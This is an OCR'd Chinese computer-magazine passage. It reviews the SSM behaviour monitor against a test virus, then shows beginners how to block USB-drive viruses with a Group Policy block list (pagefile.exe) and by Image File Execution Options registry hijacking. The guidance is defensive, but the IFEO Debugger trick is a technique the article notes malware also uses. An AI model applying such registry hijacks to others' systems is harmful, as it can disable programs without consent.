


图13

我们来运行一个病毒看看，这是一个后门级过主动的病毒，在不选择新手模式的情况下，一运行马上弹出了是否允许执行该程序（运行任何程序都会询问）的提示，如图11，这样就可以防止病毒在隐藏模式下运行了。有的小菜可能会问，如果是捆绑或是操作失误那不就惨了吗？我们点“允许”看看，紧接着SSM会报警说文件加载驱动并给出了详细路径，如图12。我们再点“允许”，紧接着又报告注册表被修改，并提供了详细的注册表改动的信息，如图13，接着又连续报告了所有对注册表的改动消息，并提供了病毒的详细路径，只要点“阻止”病毒就不会运行了，还可以定位删除文件。从以上的测试可以看到SSM是多么的尽责啊，有了SSM我们根本就不用害怕病毒了，系统的每一步都会受到监控。可能有小菜又要问，SSM功能如此强大、监控的地方如此之多，会不会非常耗内存呢？我们查看一下，如图14，只消耗了7M内存，我发再只要开启的越久，内存就会慢慢的下降到6M左右，这远比杀毒软件使用的内存要少的多。

当然SSM对使用者的要求是需要对电脑有一些了解，既中高级用户，这样才能更好的判断行为是否是高危的，怎样配置才是最合理自然就需要结合自己电脑的实际状况了。

（本文所涉及到的SSM及其安装序列号已经收录到光盘中）




图14

菜鸟让病毒站不起来

RGB (0, 0, 0) K

最近的U盘病毒很是猖狂，小菜们的“家门”变得不再安全了，总是被它们莫名其妙的潜进来，然后就会被它们折磨的很惨，那么要如何才能防范它们潜进来呢？

一、让组策略送我一个“扫把”

使用组策略就可以对计算机进行“高级”的管理，不过在WinXP家庭版中并没有组策略编辑器，本文我将使用Vista系统进行示范，至于WinXP专业版也是差不多的。

1.在“开始”—“运行”栏中输入gpedit.msc，如图1，点击确定后，组策略编辑器就会出来了，如图2。

2.选择“用户配置”－“管理模块”－“系统”，在右边的窗口中找到“不要运行指定的Windows应用程序”，双击后就会出现设置界面，如图3，我们选择“已启用”，再点击“显示”，就可以添加程序的列表了，如图4。




图1




图 2




图 4

3.点击“添加”按钮，输入想禁止运行的程序，我就以前段时间非常猖狂的磁碟机病毒的传播文件（不唯一）pagefile.pif所释放出来的pagefile.exe来进行测试，输入pagefile.exe，点击“确定”后再次点击“确定”来保存设置，在这儿能够禁止运行的文件有exe、com和bat，对于其它的程序也是这样添加的。来试验一下，随便将一个exe程序改名为pagefile.exe并双击运行，结果可想而知，弹出了限制运行的提示框，如图5。除此之外，对于Windows的注册表编辑器、CMD命令提示符、任务管理器等同样可以禁止。




图 3




图 5

二、映像劫持也来玩

对于映像劫持，相信大家都非常熟悉了吧，映像劫持曾经被病毒广泛用于保护自己，现在我们就用它来让病毒自讨苦吃。

1.在“运行”栏中输入regedit打开注册表编辑器，展开注册表HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options。

2.在“Image File Execution Options”下新建一个项，名称就是原来的程序名称，然后在项里再新建一个字符串值，取名为Debugger，将它的值填入任意一个不存在的程序，这样病毒在运行时就会指向一个错误的程序而